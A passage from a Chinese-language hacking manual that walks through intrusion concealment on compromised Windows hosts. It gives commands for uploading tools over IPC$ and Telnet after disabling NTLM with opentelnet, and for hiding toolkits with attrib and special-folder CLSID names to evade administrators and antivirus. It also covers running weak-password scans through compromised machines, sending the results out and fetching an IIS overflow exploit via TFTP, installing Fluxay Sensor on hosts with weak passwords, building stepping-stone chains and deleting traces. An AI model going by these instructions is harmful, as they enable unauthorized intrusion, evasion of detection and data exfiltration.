不过，如果要在肉鸡中将 RAR、ZIP 格式的压缩包解压，入侵者就需要使用命令行下的 RAR、ZIP 解压工具，这里介绍一款命令行下的压缩工具——rarx300，这款工具能在命令行方式下对文件进行压缩与解压缩。

#### 1. rarx300 简介

rarx300 功能很强大，几乎包含了 RAR 图形界面程序的所有功能，有十多个参数。不过这里只介绍其中最简单的“压缩”和“解压”命令。

#### 2. rarx300 使用方法

第一步：在本地执行 rarx300.exe，自解压出 rar 文件夹，rar 文件夹中的 rar32.exe 才是真正用来压缩和解压缩的程序。

第二步：进入 rar 文件夹中，通过 rar32.exe 对目标文件进行压缩或解压缩。下面对 rar32 的压缩和解压缩命令进行介绍。

🔪 压缩命令：rar32 a <rar 文件> <目标文件或文件夹>

参数说明：

a——表示把文件或文件夹添加到 rar 文件中。

<rar 文件>——预生成的 rar 压缩文件。

<目标文件或文件夹>——预压缩的文件或文件夹。

例如，使用命令 rar32 a c:\hack.rar c:\hack 把 c 盘中的 hack 文件夹打包成 hack.rar。

🔪 解压缩命令：rar32 x <rar 文件> <解压后存放路径>

参数说明:

x——表示对 rar 文件进行解压缩操作,解压后还原压缩前文件夹中的目录结构。

<rar 文件>——rar 格式的压缩文件。

<解压后存放路径>——指定 rar 文件在解压后的存放路径。

例如,使用 rar32 x c:\hack.rar c:\ 将 c:\ 中的 hack.rar 文件解压缩到 c:\ 中。

### 3. 实例:通过打包,把扫描器 X-Scan 传到目标主机内部

步骤一:本地打包。

在本地执行 rarx300.exe,自解压出 rar 工具包,再使用 cd 命令进入 rar 工具包,如图 5-1 所示。



图 5-1

然后使用命令 rar32 a xscan.rar xscan,把 xscan 文件夹打包成 rar 文件,如图 5-2 所示。



图 5-2

步骤二:上传文件。

通过 IPC\$ 把 rarx300.exe、XSCAN.rar 传入肉鸡内部,如图 5-3 所示。




图 5-3

### 步骤三: Telnet 登录

使用 Opentelnet 在远程主机的 22 端口打开 Telnet 服务并去除 NTLM 认证, 如图 5-4 所示。




图 5-4

然后使用 Telnet 方式来登录远程主机，登录命令如图 5-5 所示。



图 5-5

成功登录后如图 5-6 所示。



图 5-6

步骤四：解压还原。

进入 admin\$ 目录，即 c:\winnt\，然后执行 rarx300.exe 生成 rar 工具包，如图 5-7 所示。



图 5-7

进入 rar 工具包，使用命令“rar32 x c:\winnt\xscan.rar c:\winnt\tools\”把扫描器 X-Scan 解压到 c:\winnt\tools 目录中，如图 5-8 所示，该 tools 目录并不用事先建立，在解压的时候会自动生成，但是不要忘记 tools 后的“\”。



图 5-8

步骤五：删除过渡文件。

任务完成后, 为了不被远程计算机管理员的察觉, 入侵者需要把不再使用的过渡文件删除。这里使用 del 命令把刚才上传的 rarx300.exe 和 xscan.rar 删除, 如图 5-9 所示。



图 5-9

通过前面几步, 入侵者便把一个扫描器“搬”到了肉鸡上。

### 5.1.4 文件隐藏

从前面的介绍可以看出, 把一个工具传到远程主机上并不是一个简单的任务, 所以入侵者都希望能够把工具长期地保留在肉鸡上。因此, 入侵者还需要使用“文件隐藏”技术把文件长期保留在肉鸡上。

一般来说, 入侵者喜欢给工具箱起一个有“迷惑”性的名字, 并放在文件比较多或目录比较“深”的地方以掩人耳目, 在众多的目录中“c:\winnt\”和“c:\winnt\system32\”就是文件比较多的目录, 因此这里也是入侵者经常用来存放工具箱的地方。然而仅仅使用以上方法远远不够, 有经验的管理员一眼就能看出这些目录中有哪些文件是不应该存在的。入侵者为了更隐蔽的存放他们的工具箱, 就必须使用更加深入的文件隐藏技术, 一来是防止肉鸡管理员目测看出, 二来是为了防止杀毒软件的扫描、查杀。下面简单了解一下入侵者隐藏文件的方法。

#### 1. 简单隐藏

使用 attrib 命令为文件添加“隐藏”和“系统”属性。

命令格式: attrib +h +s <文件>

参数说明:

+h: 给目标文件添加隐藏属性。

+s: 给目标文件添加系统属性。

<文件>: 用来指定目标文件。

例如: 如果要给 tools 文件夹添加隐藏属性, 在 MS-DOS 中键入“attrib +h +s c:\winnt\tools”来实现, 如图 5-10 所示。



图 5-10

该命令完成后，tools 文件夹同时兼有隐藏和系统的属性，只有在“文件夹选项”中同时设置“显示所有文件和文件夹”以及“不隐藏受保护的操作系统文件”，如图 5-11 所示，才可以看到 tools 这个文件夹。



图 5-11

根据经验，这种方法可以逃过绝大多数管理员的目测，适合隐藏无毒工具，有时候也能够逃过一定设置（不扫描系统文件）的杀毒软件。

## 2. 利用专用文件夹隐藏文件

在 Windows 系统中，可以双击“计划任务”、“控制面板”、“回收站”等图标来实现一些系统的管理操作，实际上也可以把这些图标看成文件夹。与普通文件夹所不同的是，该类文件夹属于系统专用。表面看上去，并不能在这些文件夹中进行文件存放、拷贝、粘贴等文件类操作，但实际上，这些“系统专用文件夹”确实可以用来存放文件，而且是相当隐蔽的。下面就在本地机上举个例子来证明。



### 实例一：隐藏扫描工具 SFind.exe

在命令行方式下，键入命令把 SFind.exe 拷贝到 c:\winnt\tasks 文件夹中，如图 5-12 所示。



图 5-12

然后使用 cd 命令进入该 Tasks 文件夹，如图 5-13 所示。



图 5-13

进入该文件夹后，使用 dir 命令查看一下 Tasks 文件夹中的文件，如图 5-14 所示。



图 5-14

在命令行方式下可见，扫描器 SFind.exe 已经存放到 Tasks 文件夹中了。那么，在图形界面中能否发现这个文件呢？现在重新回到图形中，进入 c:\winnt\目录，用鼠标左键双击打开 Tasks 文件夹，如图 5-15 所示，可见，并没有发现其中存在任何文件，因此实现了文件的隐藏。



杀毒软件甚至也不会对这里进行病毒扫描。也就是说，通过该方法来隐藏文件，入侵者不但可以逃过管理员们的目测发现，同样能逃避一些杀毒软件的查杀。

### 实例二：自建专用文件夹

除了利用系统自带的专用文件夹外，入侵者还能自己建立这样的文件夹，使文件的隐藏更加自由。下面来介绍一下他们是如何建立这种文件夹的。先来做个试验，过程如下。

首先，新建一个文件夹，并给该文件夹重新命名，假设命名为“fakeTasks.{D6277990-4C6A-11CF-8D87-00AA0060F5BF}”，注意 fakeTasks 后面有个“点儿”，这里可以认为“{D6277990-4C6A-11CF-8D87-00AA0060F5BF}”是该文件夹的扩展名，重命名成功后，会发现该文件夹的名称只留下了“fakeTasks”，而“扩展名”和“fakeTasks”后面的“点儿”都消失了，同时该文件夹与系统自带的计划任务完全一样，如图 5-17 所示。



fakeTasks

图 5-17

这就是入侵者通过手工方法建立的“专用文件夹”。通过这种方法，他们便可以在远程主机内随处建立这种文件夹来隐藏文件。使用同样的方法，入侵者还可以建立各种各样的专用文件夹，只是所用的“扩展名”不同而已，常见的专用文件夹扩展名见表 5-1。

表 5-1

文件夹扩展名	专用文件夹功能
{2227A280-3AEA-1069-A2DE-08002B30309D}	添加、删除和配置本地及网络打印机
{645FF040-5081-101B-9F08-00AA002F954E}	存储已删除的项目（除非您永久删除），即回收站
{7007ACC7-3202-11D1-AAD2-00805FC1270E}	与其他计算机、网络和 Internet 连接
{871C5380-42A0-1069-A2EA-08002B30309D}	查找并显示 Intranet 上的信息和网站，即 IE 浏览器
{992CFFA0-F557-101A-88EC-00DD010CCC48}	与其他计算机、网络和 Internet 连接
{BDEADF00-C265-11d0-BCED-00A0C90AB50F}	网络文件夹（Web Folders）
{D20EA4E1-3957-11d2-A40B-0C5020524153}	管理工具
{D4480A50-BA28-11d1-8E75-00C04FA31A86}	连接到共享文件夹、Web 文件夹或 FTP 站点
{D6277990-4C6A-11CF-8D87-00AA0060F5BF}	计划任务
{21EC2020-3AEA-1069-A2DD-08002B30309D}	控制面板

## 5.1.5 常见问题与解答

1. 问：为什么不能使用图形界面的 WinRAR 程序为工具包解压？

答：这是因为：

❶ 易被管理员发现，因为会弹出解压对话框。

❏ 命令行下无法控制图形界面。

补充一点,如果远程主机开放有 3389 服务,此时可以使用远程桌面与之进行连接,这样便可以使用图形界面的 rar 进行解压缩操作。

2. 问:使用图形界面工具 WinRAR 在本地压缩,然后在远程主机内使用命令下的工具 rar32 来解压可以吗?

答:可以的,但为了保证压缩和解压缩可靠、成功,最好使用同一版本的 rar 进行压缩、解压缩。

3. 问:使用 rar32 /?来查看该工具的使用方法,从中可知 rar32.exe 还有一个参数“e”也是用来进行解压缩的,如果不使用 rar32 x 而使用 rar32 e 来解压可以吗?

答:使用 rar32 e 虽然也是对压缩包进行解压操作,但是这个命令并不能还原出该目录在压缩前的目录结构,所以可能会造成一些工具因找不到文件而无法工作,这里还是建议使用 rar x 来进行解压。

## 5.2 扫描隐藏技术

入侵的第一步就是信息搜集,信息搜集中最有效的方法就是扫描。但是扫描器在给入侵者带来大量的信息的同时,也最容易暴露入侵者的身份。对于一个“成熟”的入侵者,一次详细的扫描也许是不分昼夜的,他们通过对远程主机全方位“诊断”来找出系统的缺陷,从而决定如何下手入侵。但如此浩大的工程又是很容易被远程主机发觉的。对于入侵者来说,如何隐藏扫描,不让远程服务器发现真实的 IP 地址是他们的关键任务。

通常,入侵者通过制作“扫描代理肉鸡”的方法来隐藏自己的扫描行为,本节就来给大家介绍一下,入侵者都是如何制作扫描代理肉鸡,并利用它们实现隐藏扫描的。

手工制作扫描代理是入侵者们制作扫描型肉鸡的通用方法,其思路是把扫描器传输到肉鸡内部,然后入侵者通过远程控制使该肉鸡执行扫描程序。入侵者通过这种方法能够实现“多跳”扫描,惟一缺点就是操作比较烦琐,需要手工来敲入一条条命令来完成。下面来以 X-Scan 为例,来看看入侵者如何让其他的主机代替自己完成扫描的任务。

### 1. 实例

制作思路:上传扫描器、登录、执行扫描、下载扫描结果。

步骤一:上传扫描器。

(略)

步骤二:登录。

可以使用 nc 或 Telnet 登录到肉鸡,这里假设入侵者使用 Windows 自带的 Telnet 命令

进行登录，如图 5-18 所示。



图 5-18

步骤三：执行扫描。

要在 Shell 里面完成扫描任务就需要使用 X-Scan 的命令行工具，下面介绍 X-Scan 扫描器在命令行下的使用方法，该工具有两个扫描命令，如下：

方法一：xscan -host <startIP>[-<endIP>] <module> [option]

方法二：xscan -file <host\_list\_file> <module> [option]

下面对命令参数进行说明：

🔧 <module>:

- all——扫描所有项目
- tracert——扫描路由信息
- snmp——扫描 snmp 信息
- port——扫描开放端口
- ssl——扫描 SSL 漏洞
- rpc——扫描 RPC 漏洞
- sql——扫描 SQL-Server 弱口令
- ftp——扫描 FTP 弱口令
- ntpass——扫描 NT-Server 弱口令
- netbios——扫描 NetBios 信息
- smtp——扫描 SMTP 漏洞
- pop3——扫描 POP3 弱口令
- http——扫描 CGI 漏洞
- iis——扫描 IIS 漏洞
- bind——扫描 BIND 漏洞
- finger——扫描 finger 漏洞
- sygate——扫描 sygate 漏洞

- dcomrpc——扫描最新的 dcomRPC 漏洞
- v——显示详细信息
- p——只扫描能 ping 通的主机
- o——如果主机没有开放端口，则忽略扫描
- t<最大并发线程数量[最大并发主机数量]>——默认为 10010

例如：`xscan -host 192.168.1.1 -all`

`xscan -host 192.168.1.1-192.168.254.254 -port -ntpass -p -t 100`

`xscan -file host.lst -port -cgi -t 100,5 -v -o`

了解了 X-Scan 的使用方法，下面以扫描目标网络上的 NT-Server 弱口令为例来介绍一下具体使用方法。过程如下：先使用 `cd` 命令进入扫描器所在目录，然后在 MS-DOS 中键入命令“`xscan -host 210.□.□.2-210.□.□.10 -ntpass`”进行扫描，如图 5-19 所示。



图 5-19

成功进入扫描状态，如图 5-20 所示。



图 5-20

步骤四：下载扫描结果。

当扫描结束后，使用 `rar32` 对扫描结果进行打包，目的是为了便于传输、节省传输时间，在 MS-DOS 中键入命令“`rar32 a c:\winnt\log.rar c:\winnt\tools\xscan\log`”，其中“`c:\winnt\tools\xscan\log`”是 X-Scan 扫描结果的保存路径，“`c:\winnt\log.rar`”是扫描结果压缩后的 rar 文件，如图 5-21 所示。



图 5-21

完成打包后，在本地打开 TFTP 服务器，等待传输文件，在该肉鸡上键入命令“tftp 192.168.245.1 put c:\winnt\log.rar”表示把“c:\winnt\log.rar”传输到 192.168.245.1 上，如图 5-22 所示，其中 192.168.245.1 是本地的 IP 地址。



图 5-22

完成后，删除过渡文件，删除的方法如图 5-23 所示。



图 5-23

通过前面的 4 个步骤，入侵者便实现了代理扫描。

### 5.2.1 流光 Sensor

第1章提到过流光扫描器的一个独特功能——流光 Sensor，这里来详细介绍一下该工具的功能及使用方法。

流光 Sensor 是集成在流光扫描器中的工具，用来管理、制作扫描型肉鸡，功能非常强大。只要获得远程主机的 NT 弱口令，入侵者便可以通过流光扫描器把该主机加入流光 Sensor 中成为扫描型肉鸡，并能够对这些扫描型肉鸡进行统一管理。下面举例子来介绍一下入侵者是如何把一个存在 NT 弱口令的主机添加到流光 Sensor 中去的。

思路：加 NT 弱口令主机到流光 Sensor，利用肉鸡扫描，获取扫描结果。

步骤一：添加 NT 弱口令主机到流光 Sensor。

假设入侵者当前没有控制任何肉鸡，他们会使用本地机来完成第一台肉鸡的 NT 弱口令扫描任务。过程如下：首先打开流光扫描器，在主界面上选择“探测 (R)”→“高级扫描工具 (A)”，打开“高级扫描设置”；然后在其中填入目标网段起始、结束 IP，在“检测项目”中只选择扫描“IPC”，即只扫目标网段主机的弱口令，单击“确定”按钮后，选择“本地主机”，然后开始扫描。扫描结果如图 5-24 所示。



图 5-24

在图 5-24 界面中，单击界面下方的扫描结果来选择“安装 Fluxay Sensor”，如图 5-25 所示。





图 5-25

在图 5-25 弹出的窗口中,选择“安装 Fluxay Sensor”后,会自动打开“安装 Fluxay Sensor”参数设置窗口,如图 5-26 所示。



图 5-26

参数说明:

- 主机 IP——NT 弱口令主机的 IP 地址。
- 系统账号、系统密码——刚刚得到的 NT 弱口令。
- 服务名称、显示名称、服务描述、注释——该参数在安装完成后会显示在远程主机

的服务列表中。

- 🔍 控制进程、扫描进程——保留默认即可。
- 🔍 用户名、控制密码——入侵者用来独占该计算机。
- 🔍 控制端口——本地用来连接该计算机的端口，用于实现控制目的。如果本地 80 端口空闲，最好使用 80 端口。
- 🔍 服务端——该计算机开放的端口，为入侵者提供代理扫描的服务，可以随便设置，不过端口号不能超过 65535。

设置完毕后，单击“安装(I)”按钮，如果没有意外，服务安装成功后会显示如图 5-27 的提示。



图 5-27

通过以上过程，入侵者便可以把扫描到的 NT 弱口令主机添加到流光 Sensor 中去，也就是说将该计算机做成“扫描型肉鸡”。通过流光的 Sensor 管理可以对这些肉鸡进行统一管理操作，方法如下：

通过选择“工具(T)”→“Fluxay Sensor 工具”→“管理 Fluxay Sensor (M)”，如图 5-28 所示，来打开“Sensor 管理工具”窗口，如图 5-29 所示。



图 5-28



图 5-29

从“Sensor 管理工具”窗口中，入侵者可以添加、删除扫描型肉鸡（Sensor），也可以检测扫描型肉鸡（Sensor）的状态。方法如下：单击“检测（D）”按钮可以查看 Sensor 的状态，IP 地址前面绿色的图标代表该 Sensor 可以正常工作，黄色的图标代表该 Sensor 存在问题，不能正常工作，灰色的图标代表该 Sensor 不在线或有防火墙。使用“新增（N）”或“删除（R）”来添加或删除 Sensor。

步骤二：利用肉鸡扫描。

现在入侵者已经获得了扫描型肉鸡，并成功地把肉鸡设置为 Sensor。下面就来介绍入侵者如何通过流光来实现代理扫描。过程如下：在流光主界面上通过“探测（R）”→“高级扫描工具（A）”打开，在“高级扫描设置”中填入目标网段的起始 IP 地址和结束 IP 地址，然后在“检测项目”中选择所要扫描的项目，单击“确定”按钮后，来到“选择流光主机”对话框，如图 5-30 所示。



图 5-30

在以往的实例中，该处选择的都是“本地主机”参数，表示使用本地主机来执行扫描任务。可以看到，图 5-30 中的主机列表多了一个 IP 地址为 192.168.245.133 的计算机，该计算机就是刚才添加到流光 Sensor 中的扫描型肉鸡，也就是专门用来代替入侵者执行扫描任务的计算机。此时，在“主机”中选择 192.168.245.133，表示使用该扫描型肉鸡完成扫描任务，如图 5-30 所示。当选择了 192.168.245.133 之后，会发现在“选项”栏中的那两个模式可以进行选择了，下面对这两个模式进行说明。

模式一：显示扫描细节（当 Sensor 安装在远程服务器，速度会变慢），肉鸡上的扫描细节回显到本地，看起来就和使用本地机进行扫描一样。

模式二：后台模式。选择此模式，肉鸡开始扫描后立即断开与客户端的连接，扫描过程无需客户端干预，只在扫描完成后进行通知。其中有两种通知方式供选择，一种是短信通知，另一种是邮件通知，可以单击图 5-30 下方的“选项（P）”按钮进行选择，如图 5-31 所示。




图 5-31

在图 5-31 中，如果选择短信通知，需要到 sms.sina.com.cn 上注册手机。如果选择邮件通知，需要使用 21cn 的邮箱。如果这两项都不选择，那么则在扫描完成后不进行通知，那么就需要手工从“扫描历史”中获得。将上述参数设置完毕后，单击“开始（S）”按钮进行扫描。

步骤三：获取扫描结果。

如果选择模式一，即“扫描细节回显到本地”，那么使用与本地主机扫描一样的方法来获得扫描结果。

如果选择模式二，可以通过设置把扫描结果以附件的形式发送到邮箱，或者手动来获取结果文件。此时，流光会在扫描开始前弹出注意窗口，如图 5-32 所示。




图 5-32

可见，使用流光自带的 Sensor 功能，入侵者可以很方便地制作、管理、控制肉鸡进行扫描，不用再进行繁杂的手工制作了，只要扫描出远程主机的 NT 弱口令，点几下鼠标就可以制作一个扫描型肉鸡，既方便又快捷，在短时间内就可以为入侵者制作大量的肉鸡，惟一的缺点就是流光 Sensor 只能做一级代理，入侵者不能使用它来实现“多跳”扫描。

## 5.2.2 其他工具

除了流光，还有一些工具可以为入侵者实现代理扫描的功能，但这种代理扫描只是数据包简单的转发，功能远远比不上流光的 Sensor 功能。在这类工具中，X-WAY 就是个很好的例子，它能够使用各种类型的代理来扫描，而且在每个扫描方式中，都可以使用代理扫描，如图 5-33 所示。



图 5-33

首先选中图 5-33 中“使用代理扫描”这个选项，然后单击右侧的“代理设置”按钮进行具体的设置，如图 5-34 所示。




图 5-34

### 5.2.3 常见问题与解答

1. 问：使用本地主机扫描出远程主机的 NT-Server 弱口令，但就是安装不了 Fluaxay Sensor，总是拷贝文件失败，为什么？

答：出现这种情况的原因可能是远程主机上安装有杀毒防火墙，它删除了流光上传到它内部的 Sensor 配置文件，所以拷贝文件失败。

2. 问：获得远程主机的 NT-Server 弱口令，但安装 Sensor 的时候出现“启动服务失败”，请问什么原因？

答：可能是该主机关闭了启动流光所需的系统服务如 RPC，或远程主机有网络防火墙，还可能正在运行杀毒防火墙。

## 5.3 入侵隐藏技术

当入侵者找到远程主机 / 服务器的系统缺陷后，会对其进行试探性的入侵。此时，入侵者将要面对的可能不只是缺乏经验的个人计算机用户，也许在远程主机 / 服务器后面，藏着的是网络安全专家，或者说，也许这台主机 / 服务器只是对方布下的一个网络陷阱。此时，对于有经验的入侵者，他们会在入侵的时候步步小心，使用各种方法隐藏自己，尽

量不去直接与目标接触，以免直接暴露给远程主机 / 服务器。其中，被称之为“代理”或“跳板”的技术就是入侵者惯用的隐藏手段。本节就来对这种“跳板”技术做一下介绍，谈谈入侵者如何在入侵中隐藏自己。

### 5.3.1 跳板技术简介

#### 1. 什么是跳板

这里指的跳板可称之为“入侵代理”或“入侵型肉鸡”，它存在于在入侵者与远程主机 / 服务器之间，用来代替入侵者与远程主机 / 服务器建立网络连接或者漏洞溢出，这种间接的连接方式可以避免与远程主机 / 服务器的直接接触，从而实现入侵中的隐藏。

#### 2. 跳板结构

首先来看看图 5-35 所示的结构，该图是一个简单的攻击模型。为了描述方便，暂时把“跳板一”、“跳板二”、……组成的整体称之为“跳板网络”。

在图 5-35 描述的攻击模型中，入侵者(IP 地址为 1.1.1.1)通过跳板一(IP 地址为 2.2.2.2)、跳板二 (IP 地址为 3.3.3.3) 与远程主机 / 服务器 (IP 地址为 4.4.4.4) 建立连接，也就是说“入侵者”与“远程主机 / 服务器”之间的数据包都是通过“跳板一”和“跳板二”传输的。还可以看出，在该攻击模型中，与远程主机 / 服务器直接接触的只有“跳板二”主机。因此，即使入侵行为被远程主机 / 服务器发觉，能够直接查出也只是“跳板二”主机，入侵者主机没有直接暴露给远程主机 / 服务器，实现了入侵中的隐身。




图 5-35

此外，在图 5-35 所示的攻击模型中，如果远程主机 / 服务器想查出入侵者的真实 IP 地址，就需要通过“跳板二”找到“跳板一”，再从“跳板一”找到入侵者。对于这样一个顺藤摸瓜的过程，就算只有两个跳板，想查出入侵者的真实 IP 也不容易，何况入侵者可以使用 3 台、4 台，甚至更多的跳板。

### 5.3.2 手工制作跳板

在任何时候,通过手工敲入一条条命令来实现入侵都是入侵者最通用、最原始,而且最有效的方法,在这种方法中,入侵者通过一条条命令把一个个“肉鸡”连接起来,从形成一个跳板网络来实现隐身的目的。虽然,比起现成的跳板制作工具,手工方法比较烦琐,效率也不高,但是通过手工方法制作出来的跳板更加容易被入侵者控制,灵活性更强。从跳板的发展历史来看,这里有必要介绍一下如何通过 Windows 系统自带的命令手工制作跳板。

#### 1. 实例一:一级跳板制作

如图 5-36 所示的一级跳板模型,在该攻击模型中,入侵者与远程主机/服务器之间只有一个肉鸡用来充当入侵跳板,这也是最简单的跳板网络。




图 5-36

#### (1) 任务分析

首先,入侵者要实现的目的隐藏自己的 IP 地址,因此,对远程主机/服务器所作的任何操作都要经过 IP 地址为 2.2.2.2 的这台跳板进行。这一目的可以通过远程控制“肉鸡”的方法来实现。也就是说,入侵者可以通过远程控制,利用 IP 地址为 2.2.2.2 的这台主机来入侵 IP 地址为 3.3.3.3 的远程主机/服务器。通过前几章的介绍可知, Telnet 便可以实现这一远程控制的目的。

其次,入侵者的最终目的是成功获取远程主机/服务器的最高权限。从前几章的介绍中可知,不论入侵者采取何种方式进行入侵,都免不了使用一些入侵工具来配合。因此,入侵者在正式入侵远程主机/服务器之前,还需要把一些入侵工具传输到一级跳板上。

最后,当入侵者在完成任务、全线撤退的时候,还需要清除留下的入侵痕迹。因此,在离开一级跳板之前,入侵者还要删除入侵工具、清除远程主机/服务器以及跳板上的日志文件,甚至是对系统进行破坏。

#### (2) 实现

通过前面的分析,可以得出以下结论:入侵者利用一级肉鸡跳板对远程主机/服务器进行入侵的时候,需要先后实现“登录肉鸡”、“上传工具”、“执行入侵任务”、“删除工具”、



“清除日志”等任务。具体过程如下。

步骤一：登录肉鸡。

假设入侵者选择 Telnet 方式来登录、控制肉鸡。首先,使用工具 opentelnet.exe 打开肉鸡的 Telnet 服务、设定 Telnet 服务的端口,同时去除 NTLM 认证。在 MS-DOS 中按照“opentelnet \ip <账号> <密码> <NTLM 验证方式> <Telnet 端口>”格式键入命令,如图 5-37 所示。




图 5-37

如图 5-37 所示, 通过 opentelnet, 入侵者打开了肉鸡的 22 端口提供服务。接下来, 通过 Telnet 方式登录肉鸡。按照“telnet <肉鸡 ip> <telnet 端口>”格式在 MS-DOS 中键入命令, 如图 5-38 所示。



图 5-38

随后输入账号和密码登录肉鸡，登录成功后如图 5-39 所示。



图 5-39

步骤二：上传工具。

这里以上传溢出程序“IISIDQOverflowV2\_Build0013”为例来介绍这一过程。首先，由于该程序的文件名太长，这里将其改名为 idq.exe，以便手工输入命令的时候方便一些。然后，演示两种方法来把所需工具“IISIDQOverflowV2\_Build0013”传输到一级跳板上。

方法一：TFTP 方式。

首先在本地建立 TFTP 服务器，然后在一级跳板中执行命令“tftp -i 210.30.□.□ get idq.exe c:\winnt\tasks\idq.exe”把存放于本地 TFTP 目录中的工具“idq.exe”上传到一级跳板的 c:\winnt\tasks 目录中，命令执行过程如图 5-40 所示。该命令执行成功后，便会把所需工具上传至肉鸡中的指定文件夹中。



图 5-40

方法二：copy 命令。

